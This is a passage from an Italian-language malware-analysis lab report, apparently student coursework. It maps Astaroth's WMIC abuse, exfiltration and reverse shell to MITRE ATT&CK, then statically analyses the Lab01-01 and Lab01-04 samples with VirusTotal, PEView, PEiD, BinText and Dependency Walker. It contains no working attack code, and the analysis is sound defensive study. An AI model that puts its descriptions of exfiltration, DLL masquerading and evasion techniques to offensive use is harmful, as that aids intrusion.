esecuzione sulla **macchina vittima**, che sono state caricate nella cartella **Upload** del **server dell'attaccante**.




Figure 173: File

Possiamo osservare, dal file dei processi attivi , che il processo **WMIC.exe** è stato eseguito sulla **macchina vittima**.




Figure 174: Procinfo.txt

Quest'operazione va ad aggiungere ulteriori righe alla **mappatura MITRE ATT&CK**, contribuendo ad arricchire l'analisi delle *tattiche, tecniche e procedure (TTPs)* impiegate dall'attaccante.

5.3.2 Mitre Mapping - WMI

TATTICA	TECNICA	PROCEDURA
Execution	T1047 – Windows Management Instrumentation	Astaroth abusa di strumenti di sistema come WMIC per esfiltrare dati dalla macchina vittima, inviandoli a una cartella remota upload, e per attivare una reverse shell che garantisce accesso remoto all'attaccante.
Reconnaissance	T1592 – Gather Victim Host Information: Software	WMIC può essere utilizzato da Astaroth per raccogliere informazioni sui software installati sulla macchina vittima.
Discovery	T1057 – Process Discovery	Astaroth può utilizzare WMIC per eseguire la tecnica di Process Discovery, elencando i processi attivi sulla macchina vittima per identificare software di sicurezza o target di iniezione.
Exfiltration	T1041 – Exfiltration Over C2 Channel	Astaroth utilizza questa tecnica di esfiltrazione, inviando i dati raccolti (come informazioni di sistema o credenziali) attraverso lo stesso canale usato per comunicare con il server C2, tipicamente via HTTP o HTTPS.

6 Lab 6: Basic Malware

La **Basic Malware Analysis** coinvolge diverse fasi per comprendere il **comportamento**, la **struttura** e l'**impatto potenziale** di un **software dannoso**. Si inizia ottenendo un **campione del malware**, poi si procede con l'**analisi statica** (proprietà del file, hash, analisi del formato PE per i file eseguibili Windows, stringhe nel codice, etc.) e **dinamica** (esecuzione controllata in un **ambiente sicuro**, monitoraggio delle attività di rete e dei cambiamenti di sistema). Successivamente, si analizza il **codice** attraverso tecniche di **reverse engineering** per comprendere le **istruzioni** e le **funzioni chiave**. Infine, si **documentano i risultati** e si prendono misure di **mitigazione e risposta**.

6.1 Basic Static Analysis

6.1.1 Lab01-01 -Domande

Uno dei due file corrisponde a qualche signature di antivirus esistenti?

Sia il .exe che il .dll vengono correttamente riconosciuti da **VirusTotal**, il quale ne riporta la **signature**:




Figure 175: Report VT Lab01-01.exe





Figure 176: Report VT Lab01-01.dll

Quando sono stati compilati questi file?


La **data di compilazione** è presente nel primo flag: **PE Header**, leggibile tramite il tool **PE View**.



pFile	Data	Description	Value
000000EC	014C	Machine	IMAGE_FILE_MACHINE_I386
000000EE	0003	Number of Sections	
000000F0	4D0E2FD3	Time Date Stamp	2010/12/19 Sun 16:16:19 UTC
000000F4	00000000	Pointer to Symbol Table	
000000F8	00000000	Number of Symbols	


Figure 177: Data di compilazione per Lab01-01.exe tramite PE View

Oppure, anche nella sezione **Details** di **VirusTotal** sotto la voce **header**, è possibile visualizzare tale informazione.



Header	
Target Machine	Intel 386 or later processors and compatible processors
Compilation Timestamp	2010-12-19 16:16:19 UTC
Entry Point	6176
Contained Sections	3

Figure 178: Data di compilazione per Lab01-01.exe



Header	
Target Machine	Intel 386 or later processors and compatible processors
Compilation Timestamp	2010-12-19 16:16:38 UTC
Entry Point	4858
Contained Sections	4

Figure 179: Data di compilazione per Lab01-01.dll

Ci sono indicazioni che uno di questi file sia packed o offuscato? Se sì, quali sono questi indicatori?

Tramite il tool **PEiD**, è possibile ottenere degli indizi sul fatto se il malware è packed. Esso può rilevare **packer**, **cryptor** o **compilatori** utilizzati per creare il **file eseguibile**. Inoltre, ci consente di trovare il **Flag 2: First Bytes**.




Figure 180: Flag 2: First Bytes

Il fatto che i **First Bytes** all'entrypoint siano “55 8B EC 6A” rappresenta un **forte indizio che il file non sia packato**, tipici dell'inizio di una funzione in C/C++: l'esecuzione parte infatti da una funzione standard del programma, e non da uno **stub di unpacking/Wrapped Program**. Con “stub di unpacking” si intende un piccolo frammento di codice inserito da un packer, che serve a decomprimere o decriptare il vero contenuto del file prima di eseguirlo. Inoltre, la **presenza di Microsoft Visual C++ come compilatore rilevato** è coerente con un eseguibile normale e non alterato.


Ci sono degli import che suggeriscono cosa fa questo malware? Se sì, di quali import si tratta?

Andando ad analizzare le **stringhe** presenti nell'eseguibile tramite il tool **BinText**, si può notare la presenza di:

- **FindNextFileA**
- **FindFirstFileA**
- **CopyFileA**

FindFirstFileA e **FindNextFileA** possono essere utilizzate da **malware** per cercare e individuare determinati tipi di **file** nel sistema, come **file di configurazione sensibili**,

file di password o file di sistema critici. Queste informazioni possono quindi essere utilizzate per **scopi dannosi**, come il **furto di dati** o la **compromissione del sistema**.



File pos	Mem pos	ID	Text
A 0000000001578	000000401578	0	\$SQWR
A 0000000015AB	0000004015AB	0	FxRVP
A 000000002126	000000402126	0	CloseHandle
A 000000002134	000000402134	0	UnmapViewOfFile
A 000000002146	000000402146	0	IsBadReadPtr
A 000000002156	000000402156	0	MapViewOfFile
A 000000002166	000000402166	0	CreateFileMappingA
A 00000000217C	00000040217C	0	CreateFileA
A 00000000218A	00000040218A	0	FindClose
A 000000002196	000000402196	0	FindNextFileA
A 0000000021A6	0000004021A6	0	FindFirstFileA

Figure 181: FindNextFileA, FindFirstFileA

CopyFileA può essere utilizzata da **malware** per creare **copie di file dannosi** o per **distribuire se stesso** attraverso una **rete**. Ad esempio, un **malware** potrebbe copiare se stesso in una posizione diversa del **sistema** per eludere la **rilevazione dell'antivirus** o potrebbe copiare **file dannosi** nei **percorsi di avvio** per garantire l'**esecuzione automatica** al **riavvio del sistema**.



Figure 182: CopyFileA

Un'altra stringa particolare è la presenza della **DLL kerne132**, che va ad utilizzare il numero **1** al posto della **1** nel nome, provando a confondere l'**analisi** ed è quindi molto probabilmente una **DLL fittizia e malevola**.

Inoltre, **kerne132.dll** non è una **DLL standard di sistema** di **Windows** o di altri **sistemi operativi noti**.



A 0000000003010	000000403010	0	kerne132.dll
A 0000000003020	000000403020	0	kernel32.dll
A 000000000304C	00000040304C	0	C:\windows\system32\kerne132.dll

Figure 183

Andando invece ad analizzare il **file dll**, si può notare la presenza di:

- **Sleep:** Potrebbe indicare l'utilizzo della funzione **Sleep()** di Windows all'interno del codice del **malware**. La funzione **Sleep()** viene utilizzata per mettere in pausa l'esecuzione di un programma per un determinato periodo di tempo, il che potrebbe essere utilizzato dal **malware** per **ritardare determinate azioni** o per **evitare il rilevamento** da parte degli **strumenti di sicurezza**.
- **CreateProcessA:** Questa stringa potrebbe indicare l'intenzione del **malware** di **creare un nuovo processo** utilizzando la funzione **CreateProcessA()** di Windows. Questo potrebbe essere utilizzato per **avviare altri programmi o processi**, il che potrebbe essere una parte della **tattica del malware** per ottenere **privilegi elevati** o per eseguire ulteriori **azioni dannose sul sistema**.
- **CreateMutexA:** Questa funzione **crea un nuovo mutex** (o lo apre se già esiste) per gestire l'accesso esclusivo a una risorsa tra più processi o thread.
- **OpenMutexA:** Questa funzione serve a **ottenere un riferimento (handle)** a un **mutex già esistente**, in modo da poterlo usare o controllare da un altro processo o thread.
- **sleep:** Potrebbe essere una **variante** della stringa **”Sleep”**, utilizzata nel contesto del **codice del malware** per lo stesso scopo di **mettere in pausa** l'esecuzione per un certo periodo di tempo.
- **hello:** Questa stringa potrebbe essere utilizzata come **segnaposto** o **firma** nel codice del **malware**. Talvolta i **creatori di malware** inseriscono stringhe innocue come **”hello”** all'interno del loro codice, probabilmente per **scopi di debug** o per **identificare** la propria **creazione**.

4 000000002118	000010002118	0	Sleep
4 000000002120	000010002120	0	CreateProcessA
4 000000002132	000010002132	0	CreateMutexA
4 000000002142	000010002142	0	OpenMutexA

Figure 184: Sleep, CreateProcessA

4 000000026018	000010026018	0	sleep
4 000000026020	000010026020	0	hello
-----	-----	-----	-----

Figure 185: sleep, hello

Dunque, queste **stringhe** potrebbero indicare che il **malware** ha la capacità di **ritardare l'esecuzione, avviare nuovi processi** e potenzialmente contiene anche elementi di **debugging**.


Oltre a quest'ultime si nota anche la presenza del **Flag 3**, ovvero l'indirizzo IP.



Figure 186: Flag 3: Indirizzo IP

Dependency Walker

Un altro dato che può essere utile a stabilire se il **file sia packed** può essere l'**analisi delle DLL importate**, ottenibili tramite **Dependency Walker**.



Module	Machine	Type	File Size	Image Base	Virtual Size	Entry point	Subsystem	Subsystem Ver.	Checksum
C:\Windows\SysWOW64\kernel32.dll	i386	DLL; Executable	0x0009cb38	0x68000000	0x000f0000	0x0001f640	0x00000003	10.0	0x0009f32f (correct)
C:\Windows\SysWOW64\WS2_32.dll	i386	DLL; Executable	0x000611a0	0x4f780000	0x00030000	0x0004b40	0x00000003	10.0	0x0004f32 (correct)
C:\Windows\SysWOW64\MSVCR7.dll	i386	DLL; Executable	0x000bd458	0x10100000	0x000bf000	0x00035ae0	0x00000002	10.0	0x000c70a (correct)
C:\Windows\SysWOW64\kernel32.dll	i386	DLL; Executable	0x0009cb38	0x68000000	0x000f0000	0x0001f640	0x00000003	10.0	0x0009f32f (correct)
C:\Windows\SysWOW64\WS2_32.dll	i386	DLL; Executable	0x000611a0	0x4f780000	0x00030000	0x0004b40	0x00000003	10.0	0x0004f32 (correct)

Figure 187: Dependency Walker

La presenza di così tante **DLL** e l'**assenza di un packer** trovato da **PEiD** lascia pensare che il **file non è packed**.

Questa ipotesi potrebbe essere ulteriormente avvalorata dal fatto che non vi sia una **discrepanza significativa** tra la **dimensione dei Raw Data** e la **Virtual Size**.




Figure 188: Virtual Size vs Size of Raw Data

Inoltre, le **funzioni** trovate in precedenza con **BinText**, sono presenti anche in **Dependency Walker**.




Figure 189: Dependency Walker exe

Mentre, analizzando il .dll (I nomi delle funzioni importate non vengono visualizzati[Ordinal]):




Figure 190: Dependency Walker dll

Troviamo **WS2_32.dll**, una **libreria di Windows** che fornisce le **API** per la **comunicazione di rete**. Questa libreria contiene **funzioni** e strumenti per la **creazione**, la **gestione** e la **comunicazione** con le **connessioni di rete**.

In particolare, l'utilizzo delle funzioni **accept**, **bind** e **connect** potrebbe essere un **campanello di allarme**. Queste funzioni sono tipicamente utilizzate nella **programmazione delle socket** per **stabilire** e **gestire connessioni di rete**, e potrebbero indicare che il **malware** ha **funzionalità di comunicazione in rete**.

- **accept**: Questa funzione viene utilizzata per **accettare una nuova connessione** in arrivo su una **socket**. Se il **malware** utilizza questa funzione, potrebbe significare che agisce come un **server**, consentendo a **client esterni** di connettersi ad esso.
- **bind**: La funzione **bind** viene utilizzata per **associare un indirizzo IP** e **un numero di porta** a una **socket**. Questo è un passo necessario prima di chiamare **listen** o **connect**. Se il **malware** utilizza **bind**, potrebbe significare che sta cercando di **legarsi a un'interfaccia di rete specifica** per **ascoltare** o **inviare dati**.
- **connect**: Questa funzione viene utilizzata per **iniziare una connessione** a un altro **endpoint** (come un server) su una **socket**. Se il **malware** utilizza **connect**, potrebbe significare che sta cercando di **stabilire una connessione** con un **server remoto** o con un altro **dispositivo sulla rete**.

L'uso di queste **funzioni** da parte di un **malware** suggerisce che potrebbe essere coinvolto in **attività di rete dannose**, come l'**invio** o la **ricezione di dati** a un **server**

di comando e controllo remoto, lo sfruttamento delle risorse di rete dell'host infetto, o l'esecuzione di attività di scansione o di propagazione attraverso la rete. Il nome della **funzione coperta**, com'è vincibile dall'immagine seguente, è **OpenMutexA**, rilevata già in precedenza tramite BinText.




Figure 191: OpenMutexA

Questa **funzione** suggerisce che il **malware** potrebbe svolgere **attività complesse di coordinamento e controllo**, come la **regolazione dell'accesso simultaneo** a determinate **risorse** oppure la **comunicazione** con altre **istanze del programma dannoso**.

Ci sono altri file o indicatori host-based utili da cercare su sistemi infetti?

Durante la **ricerca delle stringhe**, abbiamo scoperto la presenza di un altro **file** denominato **“Kerne132.dll”**, che sembra essere una versione **cammuffata** della libreria legittima **“Kernel32.dll”**.

È stato individuato anche un secondo **file**, **“Lab01-01.DLL”**, che non corrisponde a una **DLL comune del sistema operativo**.

Possiamo quindi procedere con la **ricerca di questi file** all'interno del **sistema**, in quanto potrebbero rappresentare **indicatori di compromissione**.

Quali indicatori **network-based** potrebbero essere utilizzati per trovare questo **malware** sulle macchine infette?

Durante l'**analisi delle stringhe**, è stato trovato un **indirizzo IP**.



Figure 192: Indirizzo IP

Azioni utili al fine specificato potrebbero essere:

- **Comunicazioni con l'indirizzo IP sospetto:** Esaminare tutte le **comunicazioni in entrata e in uscita** verso e da questo **indirizzo IP**. Cercare pattern di comunicazione **insoliti** o **inusuali** che potrebbero indicare l'**attività del malware**.
- **Pattern di traffico anomalo:** Osservare attentamente il **traffico di rete** per individuare **comportamenti anomali**, come **picchi improvvisi di attività, comunicazioni inusuali o modelli di connessione non tipici**.

Secondo te qual è lo scopo di questi file?

Sembra che **Lab01-01.exe**, insieme alla sua estensione **Lab01-01.dll**, sia un **malware** progettato per aprire una **backdoor** e stabilire una connessione con un **server di comando e controllo (C&C)**, attraverso cui trasferisce **informazioni sensibili**.

Entrambi i file risultano **non compressi**, e il file **Lab01-01.exe** effettua la **ricerca di un file specifico** sia all'interno che all'esterno delle **directory** del sistema, con l'obiettivo di **sostituirlo con un file camuffato**.

Il **malware** importa diverse **funzioni da KERNEL32.DLL** e utilizza chiamate di rete per avviare **connessioni esterne**. Inoltre, fa uso della funzione **exec** per **eseguire altri programmi o file**, e della funzione **sleep** per introdurre **ritardi nell'esecuzione**, comportamento tipico delle **backdoor** per **eludere l'analisi o sintonizzarsi con istruzioni esterne**.

6.1.2 Lab01-04.exe

L'**analisi** è stata avviata caricando il file **.exe** del **malware** su **VirusTotal**. Il **tool** ha riconosciuto correttamente il **malware** e ne ha riportato la relativa **signature**.




Figure 193: Report VT Lab01-04.exe

Qui è possibile visualizzare il numero di **imports**, che sembrerebbe essere **sostanzioso**, portandoci alla conclusione che il **virus** potrebbe non essere **packed**.




Figure 194: Indirizzo IP

All'interno della sezione **details** è anche possibile osservare le denominazioni con cui l'**eseguibile** è stato inviato a questo **tool**; alcuni di questi **nomi** risultano piuttosto esplicativi, lasciando pochi dubbi sulla loro natura.

